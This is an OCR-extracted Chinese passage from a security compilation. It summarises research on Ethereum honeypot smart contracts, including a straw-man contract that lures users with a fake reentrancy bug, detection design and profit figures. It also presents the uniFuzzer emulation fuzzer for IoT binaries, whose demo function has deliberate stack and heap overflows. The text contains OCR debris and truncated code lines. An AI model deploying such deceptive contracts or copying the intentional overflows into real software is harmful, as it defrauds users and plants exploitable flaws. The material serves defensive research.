Etherscan 提供了一个 web 接口，它显示了经过验证的智能合约的源代码。验证表示提供的源代码已成功编译到关联的字节代码。Etherscan 会在 HTML 文本区域 textarea 元素中显示源代码，其中较大的代码行仅显示到一定的宽度。因此代码行的其余部分将被隐藏，仅通过水平滚动来单独可见。上图中的合约利用了这个 ‘‘特性’’，在函数 withdrawAll 的第 4 行引入了一长串空格，有效地隐藏了下面的代码。如果函数的调用方不是合约所有者，则隐藏代码将抛出从而防止后续的余额转移到函数的任何调用方。还请注意第 4 行，其中块号必须大于 5，040，270。这将确保蜜罐在主网络上部署时会窃取资金。由于测试网络上的块号较小，因此在这样的网络上测试此合约将把所有资金转移给受害者，使他或她认为合约不是一个蜜罐。这种类型的蜜罐标记为隐藏转移。

（3）稻草人合约（Straw Man Contract）

```
contract Private_Bank {
  ...
  function Private_Bank(address _log) {
    TransferLog = Log(_log);
  }
  function Deposit() public payable {
    if (msg.value >= MinDeposit) {
      balances[msg.sender]+=msg.value;
      TransferLog.AddMessage("Deposit");
    }
  }
  function CashOut(uint _am) {
    if(_am<=balances[msg.sender]){
      if(msg.sender.call.value(_am)()){
        balances[msg.sender]-=_am;
        TransferLog.AddMessage("CashOut");
      }
    }
  }
}
contract Log {
  ...
  function AddMessage(string _data) public {
    LastMsg.Time = now;
    LastMsg.Data = _data;
    History.push(LastMsg);
  }
}
```

Figure 12.10: null




Figure 12.11: null

在上图中提供了一个蜜罐技术示例，将其表示为稻草人合约。乍一看合约第 14 行的现金提取功能似乎容易受到重入攻击（reentrancy attack）。为了能够使用重入攻击，用户必须首先调用 Deposit 函数并转移最小数量的以太币。最后用户调用 CashOutT 函数，该函数执行对 TransferLog 中存储的合约地址的调用。如图所示名为 log 的合约应该充当记录器 logger。然而蜜罐创建者并没有用包含所示记录器合约字节码的地址初始化合约。相反它是用另一个地址初始化的，该地址指向一个实现相同接口的合约。如果函数 AddMessage 是用字符串 “CashOut’’ 调用的且调用者不是蜜罐创建者，则抛出一个异常。

因此，用户执行的重入攻击总是失败的。另一种选择是在转移余额之前使用委托代理（**delegatecall**）。委托代理允许被调用方合约修改调用方合约的堆栈。因此攻击者只需将堆栈中包含的用户地址与自己的地址交换，当从委托代理返回时，余额将转移到攻击者而不是用户的地址。

12.3 三、蜜獾

12.3.1 1、设计概述

上图为蜜獾的总体架构和分析管线。蜜獾接受 EVM 字节码作为输入，并作为输出返回它检测到的不同蜜罐技术的详细报告。蜜獾由三个主要组成部分组成：符号分析、现金流量分析和蜜罐分析。符号分析组件构造控制流图 (CFG)，并象征性地执行其不同的路径。符号分析的结果随后传播到现金流量分析部分和蜜罐分析部分。现金流量分析使用部分符号分析的结果来检测合约是否能够接收和转移资金。最后利用启发式方法和符号分析的结果对本文研究的蜜罐技术进行了检测。这三个组件中的每一个都使用 Z3-SMT 求解器检查约束的可满足性。

12.3.2 2、结果

（1）有效性

Figure 12.12: null

上图显示了每个蜜罐技术成功的、中止的和活跃的数量。结果表明，跳过空字串文本技术是最有效的蜜罐技术，成功率约为 78%，而隐式转移技术的成功率仅为 33% 成功率。蜜罐的总体成功率似乎很低，约为 37%，而总体流产率似乎相当高，约为 54%。在撰写本报告时，仅 10% 的分析蜜罐仍处于活跃状态。下图显示了按照蜜罐技术分的蜜罐每月部署的数量。第一个已经部署的蜜罐技术是 2017 年 1 月的一次隐藏状态更新。2018 年 2 月是部署蜜罐的高峰期，总共部署了 66 个蜜罐。每种技术每月部署的蜜罐最多的是隐藏状态更新，2018 年 6 月共有 36 个。平均每月部署 7 个蜜罐。在分析中，最快的第一次尝试发生在蜜罐部署后 7 分钟 37 秒，而最长的时间直到部署后 142 天才发生。蜜罐平均需要 9 天、中间值 16 小时才能被利用。有趣的是，大多数蜜罐（约 55%）在部署后的前 24 小时内被利用。

（2）活跃度

蜜罐的寿命定义为从蜜罐部署到蜜罐中止的那一段时间。本文发现蜜罐的最短寿命是 5 分钟 25 秒，最长的寿命约为 322 天。蜜罐的平均寿命约为 28 天，而中位数约为 3 天。然而，在大约 32% 的情况下，蜜罐的寿命仅为 1 天。还分析了攻击者将资金存放在蜜罐内的时间，方法是测量受害者第一次企图剥削到攻击者撤走所有资金之间的时间。最短的时间是在受害者掉进蜜罐后的 4 分 28 秒。最长的时间大约是 100 天。平均而言，攻击者会在受害者掉进蜜罐后 7 天内收回他们所有的资金。然而，在大多数情况下，攻击者将资金存放在蜜罐中最多一天。有趣的是，282 个蜜罐中只有 37 个被销毁，这意味着攻击者在蜜罐内调用一个函数，即调用 SELFDESTRUCT 操作码。换句话说，171 个蜜罐处于某种 ‘‘僵尸’’ 状态，它们仍然活着（即没有被摧毁），但没有活动（即它们的余额为零）。通过对 37 个被毁的蜜罐的分析，发现 19 个蜜罐在成功后被毁，18 个蜜罐在未成功后被毁。

（3）行为




Figure 12.13: null

本文的方法将 240 个地址归类为受害者。在 71% 的案件中，蜜罐只能诱捕一名受害者。然而，在一个案例中，97 名受害者仅被一个蜜罐所困。有趣的是，240 个地址中有 8 个属于多个蜜罐，其中一个地址甚至成了 4 个不同的蜜罐的牺牲品。还发现 53 名攻击者至少部署了两个蜜罐，而有一个攻击者则部署了八个不同的蜜罐。值得注意的是，53 名攻击者中有 42 名只是部署了一种特定蜜罐类型的副本，而其余 11 名部署了不同类型的蜜罐。在 282 个检测到和人工确认的蜜罐中，有 87 个 (约占 31%) 包含了对 Etherscan 的评论。手工分析这些评论发现大多数评论实际上都是警告，说明合约可能是蜜罐。此外，下图显示，‘‘蜜罐’’ 一词是社区用来描述这种智能合约的最流行的术语。令人惊讶的是，在 87 个被评论的蜜罐中有 20 个成功了。16 个在发表评论前获得成功，4 个在发表评论后获得成功。有趣的是，21 个蜜罐在发表评论后流产。最快的中止是在评论后 33 分钟 57 秒，而最长的中止是在评论 37 天后进行的。最快的中止仅在评论后 33 分钟 57 秒执行，而最长的中止则在评论后 37 天执行。最后，在用户发表评论后，攻击者平均花了 6 天的时间和中位数为 22 小时的时间来中止他们的蜜罐。

（4）多样性

本文使用标准化的莱文斯坦距离距离（Levenshtein）来度量特定蜜罐技术各个实例之间字节码的相似性。下表概述了每个蜜罐技术在最小、最大、平均和模式方面的相似性。通过观察，除了 tdo 之外几乎每种技术的字节码相似性都有很大的差异。例如，在隐藏状态更新蜜罐的情况下测量的最小相似度为 11%，最大相似度为 98%。这表明，即使两个蜜罐拥有相同的技术，他们的字节码可能仍然非常多样化。

（5）盈利状况

Figure 12.14: null

	BD	ID	SESL	TDO	US	HSU	HT	SMC
Min.	27	14	22	88	25	11	28	26
Max.	97	96	98	95	98	98	98	98
Mean	50	40	47	90	52	49	71	53
Mode	35	35	28	89	45	36	95	49

Figure 12.15: null

	Min.	Max.	Mean	Mode	Median	Sum
BD	0.01	1.13	0.5	0.11	0.11	3.5
ID	0.004	6.41	1.06	0.1	0.33	17.02
SESL	0.584	4.24	1.59	1.0	1.23	9.57
TDO	-	-	-	-	-	-
US	0.009	1.1	0.46	0.1	0.38	6.44
HSU	0.00002	11.96	1.44	0.1	1.02	171.22
HT	1.009	1.1	1.05	1.0	1.05	2.11
SMC	0.399	4.94	1.76	2.0	1.99	47.39
Overall	0.00002	11.96	1.35	1.0	1.01	257.25

Figure 12.16: null

下表列出了每个蜜罐技术的盈利能力。盈利能力计算为收到的金额-(花费的金额 + 交易费用)。没有为 tdo 提供任何值，因为对于分析过的单个 TP（true positive），攻击者花费的交易费高于攻击者从受害者那里获得的金额。利用隐藏状态更新蜜罐获得的利润有最小也有最大的，最小的是 0.00002 以太币，最大的是 11.96 以太币。最赚钱的蜜罐是稻草人合约蜜罐，平均值为 1.76 以太币，而利润最少的蜜罐是未初始化结构性蜜罐，平均值为 0.46 以太币。通过蜜罐获得了 257.25 个以太币的利润，其中 171.22 个是完全通过隐藏状态更新蜜罐制造的。然而，加密货币的汇率是非常不稳定的，因此它们的美元价值在日常基础上可能有很大的变化。例如，虽然 11.96 以太币是最大利润，但其实际价值在提取时仅为 500 美元。因此本文发现以美元计的最大利润实际上是 3.10987 以太币的蜜罐，因为在撤出时价值为 2，609 美元。在 282 个蜜罐中应用这一方法，总利润为 90，118 美元。

12.4 3、评价

本文具有可用源代码的智能合约的数量相当小，在编写时 Etherscan 上只有 5 万份具有源代码的合约。这突出了能够在字节码级别检测蜜罐的必要性。不幸的是在检测某些蜜罐技术时是非常具有挑战性的。例如虽然在源代码级别检测继承错乱非常简单，但是在字节码级别检测它相当困难，因为有关继承的所有信息在编译过程中丢失，在字节码级别上不再可用。某些信息仅在源代码级别而不是字节码级别上可用，着迫使蜜獾利用字节码中其他不太精确的信息来检测蜜罐技术。然而如第 5 节所示，这种方法降低了检测的精度，并引入了一些判断失误。最后蜜獾的另一个局限性是目前它仅限于本文描述的八种蜜罐技术的检测，没有检测到其他蜜罐技术。然而设计蜜獾时考虑到了模块性，这样就可以轻松地扩展蜜罐分析组件并以此检测更多蜜罐技术。

基于 Unicorn 和 LibFuzzer 的模拟执行 fuzzing

作者：刘瑞恺

来源：http://galaxylab.com.cn/基于 unicorn 和 libfuzzer 的模拟执行 fuzzing/

之前，银河实验室对基于 unicorn 的模拟执行 fuzzing 技术进行了研究。在上次研究的基础上，我们进一步整合解决了部分问题，初步实现了基于 Unicorn 和 LibFuzzer 的模拟执行 fuzzing 工具：uniFuzzer。

关于这项研究的相关背景，可回顾实验室之前的这篇文章《基于 unicorn 的单个函数模拟执行和 fuzzer 实现》这里就不再缀述了。总体而言，我们想要实现的是：

1. 在 x86 服务器上模拟运行 MIPS/ARM 架构的 ELF（主要来自 IoT 设备）2. 可以对任意函数或者代码片段进行 fuzzing 3. 高效的输入变异

其中前 2 点，在之前的研究中已经确定用 Unicorn 解决；输入的变异，我们调研后决定采用 LibFuzzer，并利用其代码覆盖率反馈机制，提升 fuzzing 效率。

在这篇文章中，我们先简要介绍下 Unicorn 和 LibFuzzer，随后对模拟执行 fuzzing 工具的原理进行详细的分析，最后通过一个 demo 来介绍工具的大致使用方式。

13.1 背景介绍

13.1.1 1.1 Unicorn

提到Unicorn，就不得不说起QEMU。QEMU 是一款开源的虚拟机，可以模拟运行多种 CPU 架构的程序或系统。而 Unicorn 正是基于 QEMU，它提取了 QEMU 中与 CPU 模拟相关的核心代码，并在外层进行了包装，提供了多种语言的 API 接口。

因此，Unicorn 的优点很明显。相比 QEMU 来说，用户可以通过丰富的接口，灵活地调用 CPU 模拟功能，对任意代码片段进行模拟执行。不过，我们在使用过程中，也发现 Unicorn 存在了一些不足，最主要的就是 Unicorn 其实还不是很稳定、完善，存在了大量的坑（可以看 Github 上的 issue），而且似乎作者也没有短期内要填完这些坑的打算。另一方面，由于还有较多的坑，导致 Unicorn 底层 QEMU 代码的更新似乎也没有纳入计划：Unicorn 最新的 release 是 2017 年的 1.0.1 版本，这是基于 QEMU 2 的，然而今年 QEMU 已经发布到 QEMU 4 了。

不过，虽然存在着坑比较多、QEMU 版本比较旧的问题，对我们的模拟执行 fuzzing 来说其实还好。前者可以在使用过程中用一些临时方法先填上（后面会举一个例子）。后者的影响主要是不支持一些新的架构和指令，这对于许多 IoT 设备来说问题并不大；而旧版本 QEMU 存在的安全漏洞，主要也是和驱动相关，而 Unicorn 并没有包含 QEMU 的驱动，所以基本不受这些漏洞的影响。




Figure 13.1: img

13.1.2 1.2 QEMU

关于 QEMU 的 CPU 模拟原理，读者可以在网上搜到一些专门的介绍，例如这篇。大致来说，QEMU 是通过引入一层中间语言，TCG，来实现在主机上模拟执行不同架构的代码。例如，如果在 x86 服务器上模拟 MIPS 的代码，QEMU 会先以基本块（Basic Block）为单位，将 MIPS 指令经由 TCG 这一层翻译成 x86 代码，得到 TB(Translation Block)，最终在主机上执行。

而为了提高模拟运行的效率，QEMU 还加入了 TB 缓存和链接机制。通过缓存翻译完成的 TB，减少了下次执行时的翻译开销，这即就是 Unicorn 所说的 JIT。而 TB 链接机制，则是把原始代码基本块之间的跳转关系，映射到 TB 之间，从而尽可能地减少了查找缓存的次数和相关的上下文切换。

值得一提的是，Unicorn 所提供的 hook 功能，就是在目标代码翻译成 TCG 时，插入相关的 TCG 指令，从而在最终翻译得到的 TB 中，于指定位置处回调 hook 函数。而由于 TCG 指令和架构无关，因此添加的 TCG 指令可以直接适用于不同架构。

13.1.3 1.3 LibFuzzer

LibFuzzer 应该许多人都不陌生，这是 LLVM 项目中内置的一款 fuzzing 工具，相比我们之前介绍过的 AFL，LibFuzzer 具有以下优点：

1. 灵活：通过实现接口的方式使用，可以对任意函数进行 fuzzing 2. 高效：在同一进程中进行 fuzzing，无需大量 fork() 进程 3. 便捷：提供了 API 接口，便于定制化和集成

而且，和 AFL 一样，LibFuzzer 也是基于代码覆盖率来引导变异输入的，因此 fuzzing 的效率很高。不过，这两者都需要通过编译时插桩的方式，来实现代码覆盖率的跟踪，所以必须要有目标的源代码。接下来，在 uniFuzzer 的原理中，我们会介绍如何结合 Unicorn 和 LibFuzzer 的功能，对闭源程序进行代码覆盖率的跟踪反馈。

13.2 uniFuzzer 原理

uniFuzzer 的整体工作流程大致如下：

1. 目标加载：在 Unicorn 中加载目标 ELF 和依赖库，并解析符号 2. 设置 hook：通过 Unicorn 的基本块 hook，反馈给 LibFuzzer 代码覆盖率 4.fuzzing：将 Unicorn 的模拟执行作为目标函数，开始 LibFuzzer 的 fuzzing

下面对各环节进行具体的介绍。

13.2.1 2.1 目标加载

遇到的许多 IoT 设备，运行的是 32 位 MIPS/ARM 架构的 Linux，所以我们初步设定的目标就是这类架构上的 ELF 文件。

如实验室之前对模拟执行研究的那篇文章中所讲，我们需要做的就是解析 ELF 格式，并将 LOAD 段映射到 Unicorn 的内存中。而在随后的研究中，我们发现目标代码往往会调用其他依赖库中的函数，最常见的就是 libc 中的各类 C 标准库函数。通过 Unicorn 的 hook 机制，倒是可以将部分标准库函数通过非模拟执行的方式运行。但是这种方式局限太大：假如调用的外部函数不是标准库中的，那么重写实现起来就会非常麻烦。所以，我们还是选择将目标 ELF 的全部依赖库也一并加载到 Unicorn 中，并且也通过模拟执行的方式，运行这些依赖库中的代码。

那么，以上所做的，其实也就是 Linux 中的动态链接器 ld.so 的工作。Unicorn 本身并不包含这些功能，所以一种方式是由 Unicorn 去模拟执行合适的 ld.so，另一种方式是实现相关的解析代码，再调用 Unicorn 的接口完成映射。由于后一种更可控，所以我们选择了这种方式。不过好在 ld.so 是开源的，我们只需要把相关的代码修改适配一下即可。最终我们选择了uClibc这个常用于嵌入式设备的轻量库，将其 ld.so 的代码进行了简单的修改，集成到了 uniFuzzer 中。

由于我们集成的是 ld.so 的部分功能，导入函数的地址解析无法在运行时进行。因此，我们采取类似 LD_BIND_NOW 的方式，在目标 ELF 和依赖库全部被加载到 Unicorn 之后，遍历符号地址，并更新 GOT 表条目。这样，在随后的模拟执行时，就无需再进行导入函数的地址解析工作了。

集成 ld.so 还带来了一个好处，就是可以利用 LD_PRELOAD 的机制，实现对库函数的覆盖，这有助于对 fuzzing 目标进行部分定制化的修改。

13.2.2 2.2 设置 hook

接下来需要解决的一个重要问题，就是如何获取模拟执行的代码覆盖率，并反馈给 LibFuzzer。LibFuzzer 和 AFL 都是在编译目标源码时，通过插桩实现代码覆盖的跟踪。虽然 LibFuzzer 的具体插桩内容我们还没有分析，但是之前对AFL 的分析应该可以作为参考。简单来说，AFL 是为每个执行分支生成一个随机数，用于标记当前分支的 ‘‘位置’’；随后在跳转到某个分支时，提取该分支的 ‘‘位置’’，与跳转之前的上一个 ‘‘位置’’ 作异或，并将异或的结果作为此次跳转的标号，更新一个数组。AFL 官网上的文档提供了这一部分的伪代码：

而这个数组，记录的就是每个跳转，如 A->B，所发生的次数。AFL 以此数组作为代码覆盖率的信息，进行处理，并指导后续的变异。

```
The instrumentation injected into compiled programs captures branch (edge)
coverage, along with coarse branch-taken hit counts. The code injected at
branch points is essentially equivalent to:

  cur_location = <COMPILE_TIME_RANDOM>;
  shared_mem[cur_location ^ prev_location]++;
  prev_location = cur_location >> 1;
```

Figure 13.2: img

```
// All type of hooks for uc_hook_add() API.
typedef enum uc_hook_type {
    // Hook all interrupt/syscall events
    UC_HOOK_INTR = 1 << 0,
    // Hook a particular instruction - only a
    UC_HOOK_INSN = 1 << 1,
    // Hook a range of code
    UC_HOOK_CODE = 1 << 2,
    // Hook basic blocks
    UC_HOOK_BLOCK = 1 << 3,
```

Figure 13.3: img

回到我们的 fuzzing 工具。如之前所说，LibFuzzer 和 AFL 之所以需要目标的源码，是为了在编译时，在跳转处插入相关的代码，而跳转正好对应的就是基本块这一概念。恰巧，Unicorn 提供的 hook 接口中，也包含了基本块级别的 hook，可以在每个基本块被执行之前，回调我们设置的 hook 函数:

另一方面，通过搜索相关资料，我们发现在 LibFuzzer 中还神奇地提供了这样一个机制，__libfuzzer_extra_counters：

可见，类似于 AFL，通过一个记录跳转发生次数的数组，就可以作为代码覆盖率的信息。作为用户，我们只需要按照格式，声明这样一个数组，并在每次跳转时，更新相应下标处的内容，就可以轻松地将覆盖率信息反馈给 LibFuzzer 了。

1. 按照 extra counters 的要求，声明一个 uint8_t 类型的数组 2. 设置 Unicorn 对基本块的 hook，获取到当前基本块的入口地址，并对应生成一个随机数 3. 参考 AFL 的方式更新数组，将此次跳转的次数加一

其中第 2 点，为基本块（即分支）生成一个随机数，AFL 是在编译插桩时就生成这样的随机数并硬编码的。对于 Unicorn 来说，如果要实现这样的效果，必须修改 Unicorn 的源码，在基本块翻译时加入相应的 TCG 指令。但这样做对 Unicorn 本身的改动比较大，所以最终我们还是选择通过 hook 的方式，而尽量不去魔改 Unicorn 破坏通用性。具体地，我们是将基本块的入口地址计算 CRC16 哈希，作为其对应的随机数。

```
const size_t N = 1 << 12;

// Define an array of counters that will be understood by libFuzzer
// as extra coverage signal. The array must be:
//  * uint8_t
//  * in the section named __libfuzzer_extra_counters.
// The target code may declare more than one such array.
//
// Use either `Counters[Idx] = 1` or `Counters[Idx]++;`
// depending on whether multiple occurrences of the event 'Idx'
// is important to distinguish from one occurrence.
#ifdef __linux__
__attribute__((section("__libfuzzer_extra_counters")))
#endif
static uint8_t Counters[N];
```

Figure 13.4: img

13.2.3 2.3 准备环境

现在，目标已经加载到 Unicorn 中，代码覆盖率反馈也已经实现，接下来就只需要准备运行环境了。通过 Unicorn 的接口，我们可以映射出栈、堆、数据等不同的内存区域，并根据目标代码的需求，设置好相应的寄存器值。

另外，如之前所说，我们移植的 ld.so 支持通过 PRELOAD 的方式，覆盖掉要模拟执行的库函数。比如说，目标代码中调用的某些库函数是不必要的，而且由于 Unicorn 不支持系统调用，所以像 printf() 这类 IO 输出的库函数，就可以通过 PRELOAD 的方式忽略掉，而不影响代码的正常运行。当然，编译的 preload 库，需要确保其和目标 ELF 是同一架构、同一符号哈希方式，才能被正确地加载到 Unicorn 中。

13.2.4 2.4 运行 fuzzing

准备工作到这里已经完成，接下来就可以 fuzzing 了。使用 LibFuzzer，需要用户实现 LLVMFuzzerTestOneInput(const uint8_t *data, size_t len) 这个函数，在其中调用要 fuzzing 的函数，在这里即就是目标代码的 Unicorn 模拟。根据 LibFuzzer 生成的输入和其他环境信息，Unicorn 开始模拟运行指定的代码片段，并将代码覆盖率通过 extra counters 数组反馈给 LibFuzzer，从而变异生成下一个输入，再次开始下一轮模拟运行。

```
10 int vuln(unsigned char *input) {
11     size_t input_len = *input;
12     printf("the input size is %d\n", input_len);
13     char stack_buf[128];
14     char *heap_buf = malloc(60);
15
16     // heap overflow
17     strcpy(heap_buf, input+1);
18     // stack overflow
19     memcpy(stack_buf, input+1, input_len);
20
21     free(heap_buf);
22     return input_len;
23 }
```

Figure 13.5: img

由于 fuzzing 时所模拟运行的目标代码片段恒定不变，因此 QEMU 的 JIT 机制可以有效地提升运行效率。然而，起初我们测试时，却发现并不是这样：每一轮的模拟执行，都会重新翻译一遍目标代码。经过分析代码，我们发现这是 Unicorn 的一个坑：为了解决基本块中单步执行遇到的某个问题，Unicorn 引入了一个临时解决方案，即在模拟执行停止后，清空 QEMU 的 TB 缓存。因此，第二轮模拟执行时，即使是同一段代码，由于缓存被清空，还是需要再重头开始翻译。为了恢复性能，我们需要再注释掉这个临时方案，重新编译安装 Unicorn。

13.3 示例

我们整理了上述研究结果，实现了一套概念验证代码：https://github.com/rk700/uniFuzzer，其中包含了一个 demo。下面我们就以这个 demo 为例，再次介绍整个 fuzzing 的运行流程。

demo-vuln.c 是要进行 fuzzing 的目标，其中包含了名为 vuln() 的函数，存在栈溢出和堆溢出：

可以看到，输入的内容未检查长度，就直接 strcpy() 到堆上；另外，输入内容的第一个字节作为长度，memcpy() 到栈上。

接下来，我们将这段代码编译成 32 位小端序的 MIPS 架构 ELF。首先我们需要 mipsel 的交叉编译工具，在 Debian 上可以安装 gcc-mipsel-linux-gnu 这个包。接下来运行

```
mipsel-linux-gnu-gcc demo-vuln.c -Xlinker --hash-style=sysv -no-pie -o demo-vuln
```

将其编译得到 ELF 文件 demo-vuln。我们要 fuzzing 的目标，就是其中的 vuln() 函数。

```
 7 // very simple allocator that just cut and return memory from mmap-ed area
 8 // | chunk size    | chunk             | canary   |
 9 // |--------------|-------------------|----------|
10 // | 4 bytes      | ...               | 4 bytes |
11
12 void *malloc(size_t size) {
13     static char *heap_boundary = 0x05000000;
14     size_t chunk_len = ((size+7)/8)*8;
15
16     *((uint32_t *)heap_boundary) = chunk_len; // header
17     *((uint32_t *)(heap_boundary+4+chunk_len)) = HEAP_CANARY;
18
19     void *chunk = heap_boundary + 4;
20
21     heap_boundary += chunk_len + 8; // with header and canary
22
23     return chunk;
24 }
```

Figure 13.6: img

由于 demo-vuln 提供了源代码，所以我们看到在 vuln() 函数中，还调用了 printf(), malloc(), strcpy(), memcpy(), free() 这些标准库函数。其中 printf() 如之前所说，可以通过 PRELOAD 的机制来忽略掉；strcpy() 和 memcpy()，可以继续模拟执行 mipsel 架构的 libc 中的实现；比较复杂的是 malloc() 和 free()，因为一般来说 malloc() 需要 brk() 的系统调用，而 Unicorn 还不支持系统调用。所以，我们也重新写了一个非常简单的堆分配器，并通过 PRELOAD 的方式替换掉标准库中的实现：

我们需要在 Unicorn 中分配一片内存作为堆，然后每次 malloc() 调用，就直接从这片内存中切一块出来。而为了检测可能发生的堆溢出漏洞，我们参考栈溢出检测的机制，在 malloc() 分配的内存末尾加上一个固定的 canary，并在头部写入这块内存的大小，以便后续检查。free() 也被简化为空，因此不需要进行内存回收、合并等复杂操作。

接下来，我们将包含上述 preload 函数的 demo-libcpreload.c，也编译成与 demo-vuln 同样架构的 ELF 动态库：

```
mipsel-linux-gnu-gcc -shared -fPIC -nostdlib -Xlinker --hash-style=sysv demo-libcpreload.c -o
```

现在，目标 ELF 和 preload 库都已经准备完成，接下来就需要编写相关代码，设置好模拟执行的环境。uniFuzzer 提供了以下几个回调接口：

```
* void onLibLoad(const char *libName, void *baseAddr, void *ucBaseAddr): 在每个 ELF 被加载到 Un
* int uniFuzzerInit(uc_engine *uc): 在目标被加载到 Unicorn 之后回调，可以在这里进行环境的初始化，
* int uniFuzzerBeforeExec(uc_engine *uc, const uint8_t *data, size_t len): 每轮 fuzzing 执行前
* int uniFuzzerAfterExec(uc_engine *uc): 每轮 fuzzing 执行完成后回调
```

用户通过在目录 callback/中编写.c 代码，实现上述回调函数，进行 fuzzing。针对 demo-vuln，我们也编写了一个 callback/demo-callback.c 文件作为参考。

Figure 13.7: img

